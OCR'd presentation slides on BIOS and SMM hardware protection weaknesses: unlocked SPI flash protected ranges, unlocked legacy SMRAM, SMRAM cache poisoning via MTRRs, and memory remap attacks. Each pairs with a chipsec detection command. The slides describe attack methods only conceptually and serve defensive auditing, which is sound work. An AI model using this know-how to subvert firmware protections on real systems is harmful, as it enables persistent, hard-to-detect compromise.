
SPI Flash Write Protection

Locking SPI Flash Configuration

- Some BIOS rely on SPI Protected Range (PR0-PR4 registers in SPI MMIO) to provide write protection of regions of SPI Flash
- SPI Flash Controller configuration including PRx has to be locked down by BIOS via Flash Lockdown
- If BIOS doesn't lock SPI Controller configuration (by setting FLOCKDN bit in HSFSTS SPI MMIO register), malware can disable SPI protected ranges re-enabling write access to SPI Flash

- **`chipsec_main --module common.spi_lock`**

BIOS Attack Surface: SMRAM Protection



Problems With HW Configuration/Protections


Unlocked Compatible/Legacy SMRAM

- D_LCK bit locks down Compatible SMM space (a.k.a. CSEG) configuration (SMRAMC)
- SMRAMC[D_OPEN]=0 forces access to legacy SMM space decode to system bus rather than to DRAM where SMI handlers are when CPU is not in System Management Mode (SMM)

- When D_LCK is not set by BIOS, SMM space decode can be changed to open access to CSEG when CPU is not in SMM: Using CPU SMM to Circumvent OS Security Functions
- Also Using SMM For Other Purposes


- **`chipsec_main --module common.smm`**

Compatible SMM Space: Normal Decode



Source: Using CPU SMM to Circumvent OS Security Functions, Using SMM For Other Purposes

Compatible SMM Space: Unlocked



Non-SMM access to CSEG is decoded to DRAM where SMI handlers can be modified

Source: Using CPU SMM to Circumvent OS Security Functions, Using SMM For Other Purposes

Problems With HW Configuration/Protections

SMRAM "Cache Poisoning" Attacks

- Attacking SMM Memory via Intel Cache Poisoning
- Getting Into the SMRAM: SMM Reloaded
- CPU executes from cache if memory type is cacheable
- Ring0 exploit can make SMRAM cacheable (variable MTRR)
- Ring0 exploit can then populate cache-lines at SMBASE with SMI exploit code (ex. modify SMBASE) and trigger SMI
- CPU upon entering SMM will execute SMI exploit from cache

- CPU System Management Range Registers (SMRR) forcing UC and blocking access to SMRAM when CPU is not in SMM
- BIOS has to enable SMRR
- `chipsec_main --module common.smrr`


Problems With HW Configuration/Protections

SMRAM Memory Remapping/Reclaim Attack

- Remap Window is used to reclaim DRAM range below 4Gb "lost" for Low MMIO
- Defined by REMAPBASE/REMAPLIMIT registers in Memory Controller PCIe config. space
- MC remaps Reclaim Window access to DRAM below 4GB (above "Top Of Low DRAM")
- If not locked, OS malware can reprogram target of reclaim to overlap with SMRAM (or something else)
- Preventing & Detecting Xen Hypervisor Subversions

- BIOS has to lock down Memory Map registers including REMAP*, TOLUD/TOUUD
- **`chipsec_main --module remap`**


Memory Remapping: Normal Memory Map



Access is remapped to DRAM range 'lost' to MMIO (memory *reclaimed*)

Source: Preventing & Detecting Xen Hypervisor Subversions

Memory Remapping: Attacking SMRAM




Source: Preventing & Detecting Xen Hypervisor Subversions

Problems With HW Configuration/Protections

SMRAM Redirection via Graphics Aperture

